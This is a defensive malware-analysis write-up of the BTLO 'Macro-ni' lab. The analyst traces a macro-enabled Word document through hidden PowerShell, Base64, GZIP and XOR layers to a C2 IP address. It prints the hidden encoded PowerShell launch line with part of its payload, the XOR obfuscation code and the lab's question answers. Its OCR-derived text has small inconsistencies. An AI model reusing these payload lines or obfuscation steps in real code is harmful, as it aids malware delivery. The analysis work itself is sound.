Macro-ni Investigation Documentation

1. Starting the Investigation

The first questions I asked myself were:

- Why did the email bypass the filter?
- What is inside the Word document?
- Does it contain Macros?
- What does the Powershell contain?
- Is something encoded/encrypted?
- What does it eventually execute/contact?

2. Identifying the Word Document

Observation 1: The document is **Macroni.docm**.


.docm means a Microsoft Word macro-enabled document. This is important because a macro-enabled document can contain VBA code. My next step was therefore to inspect and extract the VBA.

OLE means Object Linking and Embedding, an older Microsoft document technology used by Office files. **VBA** means Visual Basic for Applications, Microsoft's scripting language embedded in Office applications.

3. Extracting and Analysing the VBA

I used **olevba** to extract and analyse the VBA inside the document.

```
/usr/local/bin/olevba Macroni.docm
```



Near the top of the output, I could see VBA procedures such as:

```
Document_Open()
Workbook_Open()
```


These are automatic execution triggers. This means that when the document is opened, Word or another Office application can automatically run code inside the procedure. This immediately made the document suspicious because a malicious macro can use these triggers to start its activity.

4. Finding the Suspicious PowerShell Command

```
powershell -nop -w hidden -encodedcommand
```

-nop means NoProfile, so PowerShell does not load the user's profile. **-w hidden** means WindowStyle Hidden, attempting to run PowerShell without showing the window.


Seeing this inside a document macro is a strong warning sign. The repeated **pl = pl & "..."** lines also showed that the PowerShell command was being built piece by piece rather than stored as one giant string.



5. Reconstructing the PowerShell Payload

First, I created a file containing the complete output from olevba:

```
/usr/local/bin/olevba Macroni.docm > macro.txt
```



I then searched for the lines building the PowerShell variable and joined the extracted pieces:

```
grep -i 'pl = pl &' macro.txt | cut -d '"' -f2 | tr -d '\n' > payload.txt
```


ubuntu@ip-10-0-2-148:~/Desktop$ grep -i 'pt = pt &' macro.txt | cut -d '"' -f2 | tr -d '\n' > payload.txt
ubuntu@ip-10-0-2-148:~/Desktop$ ls
CyberChef_v9.28.0 Macroni.docm macro.txt payload.txt
ubuntu@ip-10-0-2-148:~/Desktop$ head payload.txt
powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6AGoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACISAA0AHMAS
QBBAEEAQQBBAEEAQQBBAEEAQQBLADEAWAB1AFgATwBpAHkAaABMACsASABIADgARgBIADEASwBsAGwAcwBhAGcAcQBJAGwANwBhADYAcwBPAEsAQwBnAHEAKwBJAEoAdgBNAFMAZQBWAECAbQBCAFEAbABIAGMARwBrAEoAegBkAC8AMwA0AGEAMQBKAHoAcwAzAGUAeQA5AFcAMwBX
AHYAVgBaAFQARABUAEgAZABQADkAOQBQAFAAQQBEAFEASwBKAG4AYwBLAEMAVQB5AE4AUwBLADYATwBxAGIAcwBWAEQAawBMAFQAZABhAGgARwBvAFgARABiAGMAMABWAEMAZgBhAFgAKwBLAEIAYQBNAHkATgBGAEkATgBwADAATgBYAG4AZQBZAHYASABxAEIAcQA3ADAAaQBYAFE
AOQB3AEcARgBKAC8ARgBXADYAbQBLAEUAQQAyAFYAYgBxAE4AVQBmAEIAcQB1ADMAcABrADQAUwBxAFYAdgAyAFMAQwBXAEkAOABDAFgATA4ZADUASwBkAHoAawBVADUARQBUAEkAZwBPAC8ATwBvAGkAWQBNAFgANgAxAE0AZABtADcAZQBnAGcAYgBsAFoANQBaAHoAKwB1ADUATg
BqAEsAZABsAHkAOQBnAHUAbABFAFEAWQBJAGUAYwAzADIAdAA5AFQATgBnAHcAeABMAFoAcQBtAFQAZwBzAGwAYQBsAHYAMQBIAHEAUABBADMAdwAzAFUAUQA5AFkASQA5AFIAZgAxAE8AMQByAHIAVwArADUASwByAEkAdQBZAG0AawBYAGEAWAB2AEkAaQBIAFgAMAB1AEcAMwBzA
GEAaQBpAEwAbwBlAFoANABsAGsAbABLAHgAVAAvACBATABKAGEAZgA3ACsAbwB2AE4AZAA2AFAAawBCAFcAVgBpAGsAbwBhAEIAbQB6AFgAZABNAHMAcQBsAHEAbgB2ADUAVwB6AEQAUgB1AHIAaABVAGoAMQB5AHQAYwBBAE4AWAB3AFAAVQAxAHEAYgBEAE4AWAB3AFAAVQAxAHEAYwBEAE4AWAB3AFAAVQAxAHEAYwBEAE4AWAB3AFAAVQAxAHEAYw

7. Observing the Next Layer


The decoded output started with **H4sIA...**. This was the next clue. H4sIA at the beginning of Base64 data is a common indicator of GZIP-compressed data.

At this point I understood that this was a layered payload:

- **Layer 1:** VBA macro
- **Layer 2:** Base64-encoded PowerShell
- **Layer 3:** another Base64 blob

Question 2 — If decrypted, what type of archive file data will it be?


Answer: GZIP.




8. Extracting the Next Base64 Layer

I saved the decoded output into a file named **layer2**. I then extracted the Base64 string:

```
grep -oP '(?<=FromBase64String\(")[A-Za-z0-9+/=]+' layer2 > layer2_base64.txt
```



I decoded **layer2_base64.txt** using CyberChef with **From Base64** followed by **Gunzip**.



9. Finding the Byte Array

Inside the decompressed script I found:

```
[Byte[]]$var_code
```




This was one of the answers required by the investigation. The script was creating a byte array called **var_code**.

Question 3 — What byte array variable is having the encryption applied?

Answer: var_code.

10. Finding the XOR Operation

```
$var_code[$x] = $var_code[$x] -bxor 35
```



The **-bxor** operator performs a bitwise XOR operation. The number **35** is the decimal XOR key being applied to each byte in the array.

This meant that after Base64 decoding, the malware was applying another layer of obfuscation by XORing the byte array with decimal 35.

Question 4 — What decimal value is used for the XOR operation?

Answer: 35.


11. Decoding the Final Layer

I saved the decoded output into a file named **layer3.** I then extracted the Base64 string


```
grep -oP "(?<=FromBase64String\(')[^']+" layer3 > layer3_base64.txt
```



I then decoded **layer3_base64.txt** using **From Base64**, followed by **XOR** with the key set to **35** in decimal.



The decoded payload showed an IP address at the end: **176.103.56.89**. This was the C2 IP identified by the investigation.



Question 5 — Can you decrypt this layer of obfuscation and find the C2 IP?

Answer: 176.103.56.89.

12. What This Investigation Actually Teaches

This challenge was a beginner-friendly introduction to a real malware-analysis workflow. Most malware is not necessarily using Hollywood-level encryption. Instead, attackers can combine simple techniques such as: • Base64

- compression
- PowerShell
- XOR
- string splitting

Layering these techniques can make malicious content harder to understand at first and can help bypass basic detection, inexperienced analysis, or simple automated scanners.

The biggest lesson for me was not to stop at the first suspicious command. I need to keep following the layers until I understand what the payload eventually does or contacts.

13. Investigation Summary

The investigation started with a suspicious **.docm** Word document. I extracted its VBA using **olevba**, identified automatic execution triggers and a hidden, encoded PowerShell command, reconstructed the PowerShell payload, and decoded the layers using command-line tools and CyberChef.

- Word document → VBA macro
- VBA → hidden PowerShell
- PowerShell → Base64
- Base64 → GZIP data
- GZIP → another Base64 layer
- Decoded script → byte array **var_code**
- Byte array → XOR with decimal **35**
- Final decoded payload → C2 IP **176.103.56.89**

14. Useful Resources

- CyberChef
- oletools / olevba
- BTLO Macro-ni lab
- Microsoft PowerShell EncodedCommand documentation

This challenge showed me why hands-on investigation labs are useful when learning cybersecurity. Instead of only reading about Base64, PowerShell, macros, XOR, or malware obfuscation, I was able to see how these techniques can appear together in an actual investigation.